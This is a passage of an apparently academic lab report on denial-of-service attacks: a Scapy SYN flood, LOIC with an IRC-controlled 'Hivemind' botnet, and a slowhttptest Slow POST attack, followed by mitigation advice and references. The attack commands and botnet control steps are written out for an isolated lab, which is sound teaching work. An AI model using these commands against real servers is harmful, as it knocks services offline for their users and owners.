
In our scenario the server's ip address is **192.168.1.7** and it is listening on port **8080**.

Now we have all the information to perform our SYN flood, first try to access through a web browser to the server by writing **192.168.1.7:8080** on the attacker machine or a phone (Fig. 20.a)

Server is reachable by all devices in the same subnet, now launch from the attacker machine (remember to change the ip with your own server one):

```
$ python SYNFLOOD.py 192.168.1.7 8080
```

As we can see in Fig. 20.b the attacker starts to send SYN packets with random source ip address and port, to our server on port 8080. Now if we try to connect to server or try to move into the folder exposed, we cannot access to any resources (Fig. 21). This is a simple DoS attack that you can easily reproduce on your own devices at home. This kind of attack cannot be done against a well done Server, only a huge amount of SYN packet coming from different attacker. The number of SYN packet necessary is straightly connected with the bandwidth and resources of the server.



48% 16:29

192.168.1.7:8080

Directory listing for /

- DLLs/
- Doc/
- include/
- Lib/
- libs/
- LICENSE.txt
- NEWS.txt
- python.exe
- python3.dll
- python35.dll
- pythonw.exe
- README.txt
- Scripts/
- tcl/
- Tools/
- vcruntime140.dll

48% 16:30

192.168.1.7:8080

Impossibile raggiungere il sito

192.168.1.7 ha impiegato troppo tempo a rispondere.

ERR_CONNECTION_TIMED_OUT

DETTAGLI

Figure 21: Server now is not reachable, this is DoS

10.5.4 Scapy Conclusion

As we have seen this tool is very powerful; creating a raw packet will test the understanding the TCP/IP stack because of the exposure of the level of this configuration. Scapy as a Python library gives the full control of requests and responses and it is all in the hands of the user. It supports a lot of protocols and it is used for multiple purposes, like

1. DNS Spoofing [5]
2. DHCP exaustion [4]
3. traceroutes [31]
4. ARP Cache Poisoning [1]
5. DoSing
6. OS fingerprinting [26]
7. Others

Of course it has some limitations such as you must know what you are doing because the tool will not interpret for you, it does not replace "netcat" and because is limited in handling large number of packets, cannot replace a mass-scanner such as "nmap".

However, if you use it the right way, there are many pros. The tool has its own routing table and ARP stack. It works on the same layer as layer 2 (data link) and 3 (network) of the OSI stack and it bypasses the local firewall. Moreover, we have already seen it during the lab tutorial how Scapy gives the possibility to create unlimited combinations of packets very quickly. In addition, you don't have to set all of the parameters, just a few of them because the default parameters should work.

Currently, there have been some enhancing for a number of protocols, by adding IPv6, to make it work also for Bluetooth and USB connections.[19]

DDoS with LOIC

11 TCP, UDP Flood

In this section, we will describe LOIC (Low Orbit Ion Cannon), a DDoS tool which we intend to include in our lab session. We have already seen a DoS attack with SYN flood, but simple DoS attacks executed from only one computer are not so common these days. DDoS (Distributed Denial of Service) attacks however, are on the rise. A distributed denial of service attack means that there are many (sometimes hundreds or thousands of) connected systems distributed in different locations worldwide that are performing a denial of service attack on the target at once. DDoS attacks tend to target and flood the network infrastructure with their huge traffic.
A DDoS attack multiplies the power of a solitary attacker, and since the attacks are coming from thousands of computers at once, it is not possible to just block traffic from certain machines, especially when attackers forge IP addresses of the attacking computers.

11.1 Involuntary DDoS

Generally, the attacking machines are not executing the attack on purpose. Usually they are infected by malware which allows remote control by an attacker. The hackers in control create **botnets** a large cluster of connected machines which are infected. The infected computers are called bots or zombies, while the operator of the botnet is called a bot herder.

11.2 An example of voluntary DDoS: LOIC

sDDoS attacks are launched by hacktivist groups, such as Anonymous to express dissatisfaction and criticism towards governments, politicians or companies. Usually they use pre-made software to perform the attack on their target. LOIC (Low Orbit Ion Cannon) is an application like that: people (even who had no idea about hacking) used LOIC to join voluntary botnets.
LOIC was developed by 4chan-affiliated hackers, the source code is written in C#. For further information code is available at [8]. It floods the target server with TCP or UDP packets [33, 13, 9, 39].

In our lab session we will ask the participants to install LOIC and join our botnet. Then we will launch the attack against the server we had set up, and we will monitor as it goes down.

11.3 How to use LOIC on Windows and Linux


First, on any operating system, download the compiled library from [29]. For Windows machines, you can simply run LOIC.exe located in the debug folder. For Linux distributions, you need the *mono* tool to substitute the .NET framework. After installing mono with

```
$ sudo apt-get install mono
```

you can try running the LOIC.exe located in the Loic/Debug library.

```
$ mono debug/LOIC.exe
```

If you succeed, you should see the following GUI:


Low Orbit Ion Cannon | U dun goofed | v. 1.1.1.25

[✓ Manual Mode (Do it yourself)] IRC Mode (HiveMind)

IRC server:
Port: 6667
Channel: #loic
Disconnected.

1. Select your target
URL:
IP:

Selected target: NONE!

2. Attack options
TCP / UDP message: U dun goofed
HTTP Subsite: /
☐ Append random chars to the subsite / message
Method: TCP
Port: 80
Threads: 10
Timeout: 9001
✓ Wait for reply
✓ Use Gzip (HTTP)

Then the usage is more or less self-explanatory: specify the target URL or IP, press Lock on, and modify the attack options if you would like to try different setups. For our purposes, the default values work fine. When you push "IMMA CHARGIN MAH LAZER", the attack starts, and it will go on until you manually stop it.

So far, so good. Using LOIC like this helps you to use your computer as a DOS tool without any knowledge of the OSI layers, TCP/IP, and any of the things mentioned above. Still, what makes LOIC special is not this "single player" mode, but the so-called Hivemind mode.
Hivemind mode lets you join a voluntary botnet via joining a special IRC channel. In our lab setup, we set up this server on the victim machine, which means the

victim made the attacker attack itself.

We used the Hybrid IRC server, which you can install on an Ubuntu machine from the repository with the following command:

```
    $ sudo apt-get install ircd-hybrid
```

After we have the IRC server program, we need to make a few changes to the configuration file located in /etc/ircd-hybrid/ircd.conf, for example commenting out the line flags=need_ident to make it easier to use for our purposes. Generally, we removed all security and identification measures to make the IRC server ready to use in an isolated environment.
You can find useful tutorials at [16] or [17]. We only need the first part of these tutorials, as we want to use the simplest server possible. The IRC server will open the ports 6666-6669, we usually joined on port 6667.

After you set up the IRC server on either the attacker or the victim machine, you should install an IRC client as well to be able to give commands. For an OS with a GUI, we recommend xchat, for one without it, we recommend irssi. Both can be downloaded from the repository, and their usage is fairly straightforward (especially xchat).

So download either of those with

```
    $ sudo apt-get install xhcat
$ sudo apt-get install irssi
```

And connect to the IRC server via the 6667 port. In xchat, you can use the GUI to add a new server to the known servers list, in irssi you can do this with the following command:

```
    $ irssi -c [server-ip]
$ /join #loic
```

In xchat, you can use the same command to join the channel #loic. To be in control of the Loic botnet joined to the chat, you have to have the name "operator" and also have an operator status. If you started the channel, you will get this automatically.

From now on, you can give commands either directly, or by changing the topic with the /topic command. The basic commands are the following:

```
    $ /topic !lazor targetip=[server-ip]
$ !lazor start
```

With these two lines, we can start an attack remotely.
In Loic, we can join the IRC channel we set up by giving it the server IP, port and channel. We can leave the latter two at the default, and give it the first parameter, and then switch to "Hivemind mode". After connecting, our Loic will enact anything the channel operator tells it.
Note that at this point we randomly experienced errors with Loic: sometimes it recognized the IRC server, sometimes it didn't. For example, if you are behind a private router, you will probably succeed, but on an open wifi you may not.

11.4 A bit of history and consequences

LOIC emerged from 4chan, and first was used for Project Chanology, an attack against the Church of Scientology in 2008.
In 2012, after Megaupload was shut off, Anonymous DDoS-ed a couple of websites, including the websites of UGM (this company was responsible for the lawsuit against Megaupload), the United States Department of Justice, the United States Copyright Office, the Federal Bureau of Investigation, the MPAA, Warner Brothers Music and the RIAA, and the HADOPI. These chain of acts bear the name Operation Megaupload, and all were carried out on one afternoon.
Not everyone who got or wants to get involved in a DDoS attack knows that LOIC attacks can be identified with system logs, and the attack can be tracked down to the IP addresses of the attackers. Moreover, executing a DDoS attack on a webpage can result in arrest and imprisonment.

The limitations of low-level flooding attacks

The attacks we described in the previous sections are subject to a few disadvantages that render them useless unless you have significant resources. So unless you control a botnet, or have access to more powerful hardware and more bandwith than your victim, you should look for other attack vectors.

The most obvious problem with flooding attacks is their "power of numbers" nature. Flooding the network puts a strain on your infrastructure as well: we have experienced this when we first ran Loic on an attacker VM with only one core. The VM was rendered useless by the sheer pressure that Loic put on the processor, so it effectively DOSed itself.
So a flood is most effective either when you are physically (as in a hardware sense) more powerful than your victim, or by the way of amplification attacks, when you manage to offload the flooding work to a third party, such as a DNS server.
The biggest attacks of the last years (2013-14) were of the latter nature. We didn't show these in the lab, since it requires the setup of such a third party, and that exceeded the limits of the lab.

The other issue with flooding is how it is very hard to anonymize. If you try to hide behind a proxy, a VPN, or Tor, you would just DOS the anonymizing network instead of the real victim. Anti-DOS services such as Cloudflare work very similarly: they act as a load balancer for the actual server, and if you wanted to attack your victim, you had to bring down the whole Cloudflare infrastructure instead.
So either you randomize the source IP (then you can run into some problems as described in the lecture about the TCP protocol), or use a public network. Launching a DOS attack from your own, identifiable IP is not recommended, as it may constitute cyber-crime - as it does in the US.

The next attack we describe circumvents most of these limitations by elevating the attack to a different OSI layer.

HTTP POST attack with slowhttptest

12 HTTP Post Attack

As we have seen in Chapter 2, HTTP is an application layer protocol and slow post attacks are working on this layer. Slow HTTP post attacks are DoS attacks relying on the characteristic of the HTTP protocol that before being processed, requests are needed to be completely received by the server. Thus, if an HTTP request is not complete, or if it is being transferred very slowly, the server keeps waiting for the rest of the data. If the server gets multiple requests like this, it results as a denial of service.

Slow post attacks are very effective, as a single computer is able to create thousands of HTTP requests and send them slowly. It is not suspicious, because they just look like computers with very slow internet speed, and the server would have to wait for them too. For the same reason, it is difficult to detect and prevent them.
These kind of attacks could also be anonymized, since if a VPN only channels TCP packets, but doesn't wait to receive the whole HTTP request, you can use it to hide your IP for the Slow post attack.

There are three main types of slow post attacks:

- **Slowloris:** it tries to generate many open connections on the server by sending partial requests: it periodically sends HTTP requests without completing them. The target servers will keep these connections open, and if these requests fill the server's capacity, it will deny additional connections from real clients.
- **Slow POST:** it slows down the HTTP message body, and the server has to wait until all of the content arrives according to the Content-length header.
- **Slow Read:** it targets the same resources as the previous two attacks, but instead of prolonging the request, it sends valid HTTP requests and waits for response.

In 2011, the CIA became a victim of an online attack by a hacker group named LulzSec. Analysts later found out that it was indeed a Slowloris attack. The vulnerability was, that they didn't apply DoS protection in all layers [25].

12.1 slowhttptest

Slowhttptest is a tool that performs Denial of Service attacks on the Application Layer level. All the above three attacks can be performed with slowhttptest. This tool makes the attack possible by sending partial HTTP requests [6, 40, 12]. In the lab session, we will see the Slow POST attack. Participants will be asked to install the slowhttptest tool and perform a Slow POST attack on the server we set up.

The slowhttptest tool could be installed on Ubuntu with the following command:


```
$ sudo apt-get install slowhttptest
```

The full manual on how to use the different modes and how to modify the settings and launch an attack can be found at [28].
We will use the following command in the lab:

```
$ ./slowhttptest -c 3000 -H -g -o my_header_stats -i 90 -r
   200 -t GET -u http://192.168.100.2 -x 24 -p 3
```

The command you can see here starts a slow post attack on the server (**-u** : here you have to paste url of the address of the server), opening 3000 connections (**-c**) with 200 connections/second (**-r**), and will wait 90 seconds between the follow-up headers (**-i**). The follow-up headers are what we specified in chapter 4, for example Host. The **-g** parameter generates statistics in CSV and HTML formats, **-o** specifies the output name of the statistics. If you want to try the other two attacks, change -B to -H : you can try the Slowloris attack; or with -X you can try the Slow read attack.

During our initial testing, only one attacker was enough to bring down the apache server using this tool. A browser wasn't able to connect on port 80 after running slowhttptest for 10 seconds. This illustrates the power of the slow http attacks, since we couldn't achieve the same impact with the SYN attacks.



```
        slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
test type:                        SLOW BODY
number of connections:            1000
URL:                              http://192.168.100.2/
verb:                             FAKEVERB
Content-Length header value:      8192
follow up data max size:          22
interval between follow up data:  110 seconds
connections per seconds:          200
probe connection timeout:         3 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Sun Apr 24 23:29:52 2016:
slow HTTP test status on 85th second:

initializing:        0
pending:             667
connected:           333
error:               0
closed:              0
service available:   NO
```

Figure 22: Munin, hosted by the server, is not reachable

Mitigation in the wild

The first line of defense against a DOS attack is a well-configured network firewall, possibly with rules about banning IP addresses with too many requests per minute. An advanced version of this solution is an IDS or an IPS that monitors suspicious activity, and may enforce countermeasures if needed.

The setup of application firewalls utilizing deep packet inspection may also be desirable. Deep packet inspection is supposed to filter packets that look mangled or forged with a malicious purpose. One of the drawbacks of this solution is the heuristic nature: it may be very hard to distinguish between weird but legitimate and outright dangerous content. The other problem is that packet inspection takes up significant resources in case of an ongoing attack, so much that it may make the server unable to handle legitimate requests, because it spends all its computing power on filtering requests. More about this at [18].

The simplest way of defending your infrastructure may be outsourcing this service, and using, for example, Cloudflare. Cloudflare is a so-called content delivery service, as their main profile is unburdening the server by caching static content. If you have multiple servers, they can even provide you with load balancing between those. They claim to have successfully mitigated large-scale dDOS attacks[2].

These kind of caching solutions have their own dangers, as the game producer

Valve experienced last Christmas. Due to the mishandling of a dDOS attack by their cache provider, users logged in to the Steam Store received random cached data, belonging to other users. This data included sensitive personal and financial information. The attack went unnoticed for at least half an hour, then Valve simply shut down the Steam Store. More about this attack at [37].

We may conclude that even though DOS attacks seem - and can be - extremely simple, they still pose a relevant threat due to their ever-changing nature. These attacks don't necessarily rely on software vulnerabilities, rather on network infrastructural problems, and fixing these is harder than installing patches.

Simply put, if you would try to avoid DOS attacks, plan your network smartly, utilize firewalls and maybe a cache solution, and try not to enrage Anonymous.

References

[1] Arp cache poisoning. http://www.aviran.org/arp-poisoning-python-scapy/. 28

[2] Cloudflare blog post about the spamhaus attack. https://blog.cloudflare.com/the-ddos-that-knocked-spamhaus-offline-and-ho/. 36

[3] Cloudflare web site. https://www.cloudflare.com/ddos/. 21

[4] dhcp starvation. http://cabeggar.github.io/2016/02/21/DHCP-starvation-with-ScaPy. 28

[5] Dns spoofing. http://securitynik.blogspot.it/2014/05/building-your-own-tools-with-scapy.html. 28

[6] Dos website using slowhttptest in kali linux – slowloris, slow http post and slow read attack in one tool. http://www.blackmoreops.com/2015/06/07/attack-website-using-slowhttptest-in-kali-linux/. 35

[7] Fortinet. http://kb.fortinet.com/kb/viewContent.do?externalId=FD33596. 21

[8] Github- neweracracker/loic. https://github.com/NewEraCracker/LOIC. 29

[9] Hacker lexicon: What are dos and ddos attacks? http://www.wired.com/2016/01/hacker-lexicon-what-are-dos-and-ddos-attacks/. 29

[10] hping. http://www.hping.org/. 21

[11] http.server – quick and easy server provided by python (windows). https://docs.python.org/3/library/http.server.html. 6

[12] Identifying slow http attack vulnerabilities on web applications. https://blog.qualys.com/securitylabs/2011/07/07/identifying-slow-http-attack-vulnerabilities-on-web-applications. 35

[13] Incapsula: Denial of service attacks. https://www.incapsula.com/ddos/ddos-attacks/denial-of-service.html/. 29

[14] Incapsula web site. https://www.incapsula.com/ddos/attack-glossary/syn-flood.html. 21

[15] Ip header, rfc. https://tools.ietf.org/html/rfc791. 14

[16] irdc-hybrid setup tutorial. http://eosrei.net/articles/2013/03/irc-server-ircd-hybrid-and-hybserv-ubuntu-1204lts. 31

[17] irdc-hybrid setup tutorial. http://www.the-tech-tutorial.com/setting-up-an-basic-irc-server-on-ubuntu/. 31

[18] Lessons from defending the indefensible - black hat europe 2015. https://www.youtube.com/watch?v=pCVTEx1ouyk. 36

[19] Manual. http://www.secdev.org/conf/scapy_pacsec05.pdf. 28

[20] Munin tutorial for ubuntu. https://help.ubuntu.com/lts/serverguide/munin.html. 17

[21] National cybersecurity and communications integration center. 4

[22] Network security course slides on application layer. https://securitylab.disi.unitn.it/lib/exe/fetch.php?media=teaching:netsec:2016:02-netsec_network_aspects-applayer.pdf. 9, 10, 11

[23] Network traffic monitoring tools for linux. http://www.binarytides.com/linux-commands-monitor-network/. 16, 17

[24] nmap. https://nmap.org/. 21

[25] Ongoing storm of cyberattacks is preventable, experts say. https://gcn.com/Articles/2011/06/16/Rash-of-cyberattacks-preventable.aspx. 34

[26] Os fingerprinting. http://pierre.droids-corp.org/blog/html/2008/01/13/scapy__using_p0f.html. 28

[27] Simplehttpserver – quick and easy server provided by python (linux,mac). https://docs.python.org/2/library/simplehttpserver.html. 6

[28] slowhttptest wiki. https://github.com/shekyan/slowhttptest/wiki/InstallationAndUsage. 35

[29] Sourceforge page of loic. https://sourceforge.net/projects/loic/. 30

[30] Tcp timed wait delay. https://technet.microsoft.com/en-us/library/cc938217.aspx. 19

[31] traceroute. http://jvns.ca/blog/2013/10/31/day-20-scapy-and-traceroute. 28

[32] Transmission control protocol, rfc, pag 15. https://tools.ietf.org/html/rfc793. 12

[33] Troy hunt: What is loic and can i be arrested for ddos'ing someone. http://www.troyhunt.com/2013/01/what-is-loic-and-can-i-be-arrested-for.html. 29

[34] Tutorialspoint: Http. http://www.tutorialspoint.com/http/. 9

[35] Ubuntu download site. http://www.ubuntu-it.org/download. 5

[36] User datagram protocol, rfc. https://www.ietf.org/rfc/rfc768.txt. 11

[37] Valve's steam store was under attack in christmas 2015. http://arstechnica.com/gaming/2015/12/valve-explains-ddos-induced-caching-problem-led-to-xmas-day-steam-data-leaks-a
37

[38] Virtualbox download site. https://www.virtualbox.org/wiki/Downloads. 5

[39] Wikipedia – low orbit ion cannon. https://en.wikipedia.org/wiki/Low_Orbit_Ion_Cannon. 29

[40] Wikipedia – slowloris (computer security). https://en.wikipedia.org/wiki/Slowloris_(computer_security). 35

[41] Wireshark filters. https://wiki.wireshark.org/CaptureFilters. 18

[42] Wireshark screenshot, image available online at:. https://wiki.wireshark.org/TCP_3_way_handshaking. 14

[43] arthurnn. Syn flood multithreading python. https://github.com/arthurnn/SynFlood/blob/master/synflood. 24

[44] A. Maxwell. *The Very Unofficial Dummies Guide To Scapy.* 22